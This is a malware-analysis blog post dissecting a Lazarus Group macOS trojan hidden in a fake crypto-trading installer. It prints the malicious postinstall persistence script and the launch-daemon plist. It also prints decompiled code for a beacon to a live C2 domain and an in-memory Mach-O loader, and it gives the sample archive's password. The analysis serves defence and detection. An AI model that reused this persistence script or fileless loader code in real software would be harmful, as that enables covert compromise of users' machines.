Objective-See's Blog

objective-see.com/blog/blog_0x51.html

Lazarus Group Goes 'Fileless'

an implant w/ remote download & in-memory execution

by: Patrick Wardle / December 3, 2019

Our research, tools, and writing, are supported by "Friends of Objective-See" such as:
CleanMyMac X CleanMy Mac X

Malwarebytes Airo AV

Become a Friend!
\ \
📝 👾 Want to play along?
I've added the sample ('OSX.AppleJeus.C') to our malware collection (password: infect3d)

…please don't infect yourself!

Background

Today, Dinesh_Devadoss posted a tweet about another Lazarus group macOS trojan:

> Another #Lazarus #macOS #trojan
> md5: 6588d262529dc372c400bef8478c2eec
> hxxps://unioncrypto.vip/
>
> Contains code: Loads Mach-O from memory and execute it / Writes to a file and execute it@patrickwardle @thomasareed pic.twitter.com/Mpru8FHELi
>
> — Dinesh_Devadoss (@dineshdina04) December 3, 2019

As I'd recently written about a Lazarus group first stage implant (see: "Pass the AppleJeus"), I was intrigued to analyze this sample!


We'll see while there are some clear overlaps, this (new) sample contains a rather sophisticated capabilities, which I've never seen before in (public) macOS malware!

The Lazarus Group has recently been quite active in the macOS space. To read more about their past activity, see:

- "Operation AppleJeus: Lazarus hits cryptocurrency exchange w/ fake installer & macOS malware" \
- "Mac Malware that Spoofs Trading App Steals User Information, Uploads it to Website" \
- "Detecting macOS.GMERA Malware Through Behavioral Inspection" \
- "Pass the AppleJeus"

Infection Vector


In his tweet, Dinesh kindly provided an MD5 hash: `6588d262529dc372c400bef8478c2eec` which allows us to locate the sample (`UnionCryptoTrader.dmg`) on VirusTotal, where it's only flagged as malicious by two of the engines. (See: UnionCryptoTrader.dmg on VirusTotal).



From the URL provided in Dinesh's tweet, (`https://unioncrypto.vip/`) and spelunking around on VirusTotal, we can gain an understanding of the infection mechanism.

Lazarus Group has a propensity for targeting users or administrators of crypto-currency exchanges. And their de facto method of infecting such targets is via fake crypto-currency company and trading applications.

As part of my recent RSA presentation I highlighted their attack vector: \




In this specific attack, Lazarus group created a new website, `unioncrypto.vip` : \

Pinging this site reveals that it's still online, and resolving to `104.168.167.16` :

```
$ ping unioncrypto.vip
PING unioncrypto.vip (104.168.167.16): 56 data bytes
64 bytes from 104.168.167.16: icmp_seq=0 ttl=112 time=91.483 ms
```

Querying VirusTotal with this IP address, we find a URL request that triggered a download of the malicious application (`https://www.unioncrypto.vip/download/W6c2dq8By7luMhCmya2v97YeN`):



It seems reasonable to assume that Lazarus Group is sticking with its successful attack vector (of targeting employees of crypto-currency exchanges with trojanized trading applications) …for now!

Analysis (Persistence)

Let's begin analysis of the trojanzied application. Said application is delivered via a disk image, named `UnionCryptoTrader.dmg` We can mount this disk image, via the `hdiutil attach` command:


```
$ hdiutil attach ~/Downloads/UnionCryptoTrader.dmg
expected   CRC32 $7720DF1C
/dev/disk4            GUID_partition_scheme
/dev/disk4s1          Apple_APFS
/dev/disk5            EF57347C-0000-11AA-AA11-0030654
/dev/disk5s1          41504653-0000-11AA-AA11-0030654 /Volumes/UnionCryptoTrader
```

It contains a single package: `UnionCryptoTrader.pkg` :

```
$ ls -lart /Volumes/UnionCryptoTrader
total 40120
-rwxrwxrwx  1 patrick  staff  20538265 Sep  4 06:25 UnionCryptoTrader.pkg
```

Via our "WhatsYourSign" application, it's easy to see the `UnionCryptoTrader.pkg` package is unsigned:

…which means macOS will warn the user, if they attempt to open it:



Taking a peek at the package, uncovers a `postinstall` script that will be executed at the end of the installation process:

```
#!/bin/sh
mv /Applications/UnionCryptoTrader.app/Contents/Resources/.vip.unioncrypto.plist
   /Library/LaunchDaemons/vip.unioncrypto.plist

chmod 644 /Library/LaunchDaemons/vip.unioncrypto.plist
mkdir /Library/UnionCrypto

mv /Applications/UnionCryptoTrader.app/Contents/Resources/.unioncryptoupdater
   /Library/UnionCrypto/unioncryptoupdater

chmod +x /Library/UnionCrypto/unioncryptoupdater
/Library/UnionCrypto/unioncryptoupdater &
```

The purpose of this script is to persistently install a launch daemon.

Specifically, the script will:


- move a hidden plist (`.vip.unioncrypto.plist`) from the application's `Resources` directory into `/Library/LaunchDaemons`
- set it to be owned by root
- create a `/Library/UnionCrypto` directory
- move a hidden binary (`.unioncryptoupdater`) from the application's `Resources` directory into `/Library/UnionCrypto/`
- set it to be executable
- execute this binary (`/Library/UnionCrypto/unioncryptoupdater`)

We can passively observe this part of the installation via either our File or Process monitors:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "mv",

"/Applications/UnionCryptoTrader.app/Contents/Resources/.vip.unioncrypto.plist",
      "/Library/LaunchDaemons/vip.unioncrypto.plist"
    ],
    "ppid" : 3457,
    "ancestors" : [
      3457,
      951,
      1
    ],
    "signing info" : {
      "csFlags" : 603996161,
      "signatureIdentifier" : "com.apple.mv",
      "cdHash" : "7F1F3DE78B1E86A622F0B07F766ACF2387EFDCD",
      "isPlatformBinary" : 1
    },
    "path" : "/bin/mv",
    "pid" : 3458
  },
  "timestamp" : "2019-12-05 20:14:28 +0000"
}

...

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "mv",
      "/Applications/UnionCryptoTrader.app/Contents/Resources/.unioncryptoupdater",
      "/Library/UnionCrypto/unioncryptoupdater"
    ],
    "ppid" : 3457,
    "ancestors" : [
      3457,
      951,
      1
    ],
    "signing info" : {
      "csFlags" : 603996161,
      "signatureIdentifier" : "com.apple.mv",
      "cdHash" : "7F1F3DE78B1E86A622F0B07F766ACF2387EFDCD",
      "isPlatformBinary" : 1
    },
    "path" : "/bin/mv",
    "pid" : 3461
```

```
  },
  "timestamp" : "2019-12-05 20:14:28 +0000"
}

...

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 0,
    "arguments" : [
      "/Library/UnionCrypto/unioncryptoupdater"
    ],
    "ppid" : 1,
    "ancestors" : [
      1
    ],
    "signing info" : {
      "csFlags" : 536870919,
      "signatureIdentifier" : "macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392",
      "cdHash" : "8D204E5B7AE08E80B728DE675AEB8CC735CCF6E7",
      "isPlatformBinary" : 0
    },
    "path" : "/Library/UnionCrypto/unioncryptoupdater",
    "pid" : 3463
  },
  "timestamp" : "2019-12-05 20:14:28 +0000"
}
```



Though installing a launch daemon requires root access, the installer will prompt the user for their credentials:



Once the installer completes, the binary `unioncryptoupdater` will both currently executing, and persistently installed:

```
$ ps aux | grep  [u]nioncryptoupdater
root  1254  /Library/UnionCrypto/unioncryptoupdater
```

Of course, BlockBlock will detect the launch daemon persistence attempt:



As noted, persistence is achieved via the `vip.unioncrypto.plist` launch daemon:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ...>
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>vip.unioncrypto.product</string>
    <key>ProgramArguments</key>
    <array>
            <string>/Library/UnionCrypto/unioncryptoupdater</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

As the `RunAtLoad` key is set to `true` this instruct macOS to automatically launch the binary specified in the `ProgramArguments` array each time the infected system is rebooted. As such `/Library/UnionCrypto/unioncryptoupdater` will be automatically (re) executed.

Installing a launch daemon (who's plist and binary were both stored hidden in the application's resource directory) again matches Lazarus groups modus operandi.

See Kaspersky's writeup: "Operation AppleJeus: Lazarus hits cryptocurrency exchange with fake installer and macOS malware"

Analysis (Capabilities)

Ok, time to analyze the persisted `unioncryptoupdater` binary.

Via the `file` command we can ascertain its a standard macOS (64bit) binary:

```
$ file /Library/UnionCrypto/unioncryptoupdater
/Library/UnionCrypto/unioncryptoupdater: Mach-O 64-bit executable x86_64
```

The `codesign` utility shows us both it identifier (`macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392`) and the fact that it's not signed with a valid code signing id, but rather adhoc (`Signature=adhoc`):

```
$ codesign -dvv /Library/UnionCrypto/unioncryptoupdater
Executable=/Library/UnionCrypto/unioncryptoupdater
Identifier=macloader-55554944ee2cb96a1f5132ce8788c3fe0dfe7392
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=739 flags=0x2(adhoc) hashes=15+5 location=embedded
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=0 size=12
```

Running the `strings` utility (with the `-a` flag) reveals some interesting strings:

```
$ strings -a /Library/UnionCrypto/unioncryptoupdater

curl_easy_perform() failed: %s
AES_CYPHER_128 encrypt test case:
AES_CYPHER_128 decrypt test case:
AES_CYPHER_192 encrypt test case:
AES_CYPHER_192 decrypt test case:
AES_CYPHER_256 encrypt test case:
AES_CYPHER_256 decrypt test case:
Input:
IOPlatformExpertDevice
IOPlatformSerialNumber
/System/Library/CoreServices/SystemVersion.plist
ProductVersion
ProductBuildVersion
Mac OS X %s (%s)
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
/tmp/updater
%s %s
NO_ID
%s%s
12GWAPCT1F0I1S14
auth_timestamp
auth_signature
check
https://unioncrypto.vip/update
done
/bin/rcp
Could not create image.
Could not link image.
Could not find ec.
Could not resolve symbol: _sym[25] == 0x4d6d6f72.
Could not resolve symbol: _sym[4] == 0x4d6b6e69.
```

Strings such as `IOPlatformSerialNumber` and reference to the `SystemVersion.plist` likely indicate basic survey capabilities (to gather information about the infected system). The reference to `libcurl` API (`curl_easy_perform`) and embedded url `https://unioncrypto.vip/update` indicate networking and/or command and control capabilities.

Opening a the binary (`unioncryptoupdater`) in a disassembler, shows the `main` function simply invoking a function named `onRun` :

```
int _main() {
    rbx = objc_autoreleasePoolPush();

    onRun();

    objc_autoreleasePoolPop(rbx);
    return 0x0;
}
```

Though rather long and involved we can break down its logic.

1. Instantiate a C++ class named Barbeque: `Barbeque::Barbeque();` By piping the output of the `nm` utility into `c++filt` we can dump other methods from the `Barbeque` class:

   ```
   $ nm unioncryptoupdater | c++filt

   unsigned short Barbeque::Barbeque()
   unsigned short Barbeque::get( ... )
   unsigned short Barbeque::post( ... )
   unsigned short Barbeque::~Barbeque()
   ```

   Based on method names, perhaps the `Barbeque` class contains network related logic?
   \

2. Invokes a function named `getDeviceSerial` to retrieve the system serial number via `IOKit` (`IOPlatformSerialNumber`):

   ```
   int __Z15getDeviceSerialPc(int * arg0) {

      ...

      r15 = *(int32_t *)*_kIOMasterPortDefault;
      rax = IOServiceMatching("IOPlatformExpertDevice");
      rax = IOServiceGetMatchingService(r15, rax);
      if (rax != 0x0) {
              rbx = CFStringGetCString(IORegistryEntryCreateCFProperty(rax,
              @"IOPlatformSerialNumber", **_kCFAllocatorDefault, 0x0),
              r14, 0x20, 0x8000100) != 0x0 ? 0x1 : 0x0;

              IOObjectRelease(rax);
      }
      rax = rbx;
      return rax;
   }
   ```

   Debugging the malware (in a VM), shows this method correctly returns the virtual machine's serial number (`VM+nL/ueNmNG`):

   ```
   (lldb) x/s $rax
   0x7ffeefbff810: "VM+nL/ueNmNG"
   ```

   \

3. Invokes a function named `getOSVersion` in order to retrieve the OS version, by reading the system file, `/System/Library/CoreServices/SystemVersion.plist` (which contains various version-related information):

```
$ defaults read /System/Library/CoreServices/SystemVersion.plist
{
    ProductBuildVersion = 18F132;
    ProductCopyright = "1983-2019 Apple Inc.";
    ProductName = "Mac OS X";
    ProductUserVisibleVersion = "10.14.5";
    ProductVersion = "10.14.5";
    iOSSupportVersion = "12.3";
}
```

   Again in the debugger, we can observe the malware retrieving this information (specifically the `ProductName`, `ProductUserVisibleVersion`, and `ProductBuildVersion`):

```
(lldb) x/s 0x7ffeefbff790
0x7ffeefbff790: "Mac OS X 10.14.5 (18F132)"
```


4. Builds a string consisting of the time and hardcode value (key?): `12GWAPCT1F0I1S14`

```
sprintf(&var_130, "%ld", time(0x0));
rax = sprintf(&var_1B0, "%s%s", &var_130, "12GWAPCT1F0I1S14");
```

5. Invokes the `Barbeque::post()` method to contact a remote command & control server (`https://unioncrypto.vip/update`): The network logic leverages via `libcurl` to perform the actual communications:

```
curl_easy_setopt(*r15, 0x2727);
curl_easy_setopt(*r15, 0x4e2b);
curl_easy_setopt(*r15, 0x2711);
rdi = *r15;
curl_easy_setopt(rdi, 0x271f);
rax = curl_easy_perform(*r15);
```

   Our firewall LuLu easily detects this connection attempt:



6. If the server responds with the string `"0"` the malware will sleep for 10 minutes, before checking in again with the server:

```
if (std::__1::basic_string ... ::compare(rbx, 0x0, 0xffffffffffffffff, "0",
0x1) == 0x0)
{
  sleep(0x258);
  goto connect2Server;
}
```

   Otherwise it will invoke a function to base64 decode the server's respond, followed by a function named `processUpdate` to execute a downloaded payload from the server.

Ok, so we've got a fairly standard persistent 1st-stage implant which beacons to a remote server for (likely) a 2nd-stage fully-featured implant.

At this time, while the remote command & control server remains online, it simply it responding with a "0", meaning no payload is provided :(\

As such, we must rely on static analysis methods for the remainder of our analysis.

However, the is one rather unique aspect of this 1st-stage implant: the ability to execute the received payload, directly from memory!

Looks take a closer look at how the malware implements this stealthy capability.

Recall that if the server responds with payload (and not a string `"0"`), the malware invokes the `processUpdate` function. First the `processUpdate` decrypts said payload (via `aes_decrypt_cbc`), then invokes a function named `load_from_memory`.

```
aes_decrypt_cbc(0x0, r15, rdx, rcx, &var_40);
memcpy(&var_C0, r15, 0x80);
rbx = rbx + 0x90;
r14 = r14 - 0x90;
rax = _load_from_memory(rbx, r14, &var_C0, rcx, &var_40, r9);
```

The `load_from_memory` function first mmaps some memory (with protections: PROT_READ | PROT_WRITE | PROT_EXEC). Then copies the decrypted payload into this memory region, before invoking a function named `memory_exec2`:

```
int _load_from_memory(int arg0, int arg1, int arg2, int arg3, int arg4, int arg5) {
    r14 = arg2;
    r12 = arg1;
    r15 = arg0;
    rax = mmap(0x0, arg1, 0x7, 0x1001, 0xffffffffffffffff, 0x0);
    if (rax != 0xffffffffffffffff) {
            memcpy(rax, r15, r12);
            r14 = _memory_exec2(rax, r12, r14);
            munmap(rax, r12);
            rax = r14;
    }
    else {
            rax = 0xffffffffffffffff;
    }
    return rax;
}
```

The `memory_exec2` function invokes the Apple API `NSCreateObjectFileImageFromMemory` to create an "object file image" from a memory buffer (of a mach-O file). Following this, the `NSLinkModule` method is called to link the "object file image".

```
int _memory_exec2(int arg0, int arg1, int arg2) {

   ...
   rax = NSCreateObjectFileImageFromMemory(rdi, rsi, &var_58);

   rax = NSLinkModule(var_58, "core", 0x3);

```

As the layout of an in-memory process image is different from its on disk-in image, one cannot simply copy a file into memory and directly execute it. Instead, one must invoke APIs such as NSCreateObjectFileImageFromMemory and NSLinkModule (which take care of preparing the in-memory mapping and linking).

Once the malware has mapped and linked the downloaded payload, it invokes a function named `find_macho` which appears to search the memory mapping for `MH_MAGIC_64`, the 64-bit "mach magic number" in the `mach_header_64` structure (`0xfeedfacf`):


```
int find_macho(int arg0, int arg1, int arg2, int arg3) {

  ...

  do {
    ...
    if ((*(int32_t *)__error() == 0x2) && (*(int32_t *)rbx == 0xfeedfacf)) {
        break;
    }

  } while (true);
}
```

Once the `find_macho` method returns, the malware begins parsing the in-memory mach-O file. It appears to be looking for the address of `LC_MAIN` load command (`0x80000028`):

```
if (*(int32_t *)rcx == 0x80000028) goto loc_100006ac7;
```

For an in-depth technical discussion of parsing mach-O files, see: "Parsing Mach-O Files".

The `LC_MAIN` load command contains information such as the entry point of the mach-O binary (for example, offset `18177` for the `unioncryptoupdater` binary):

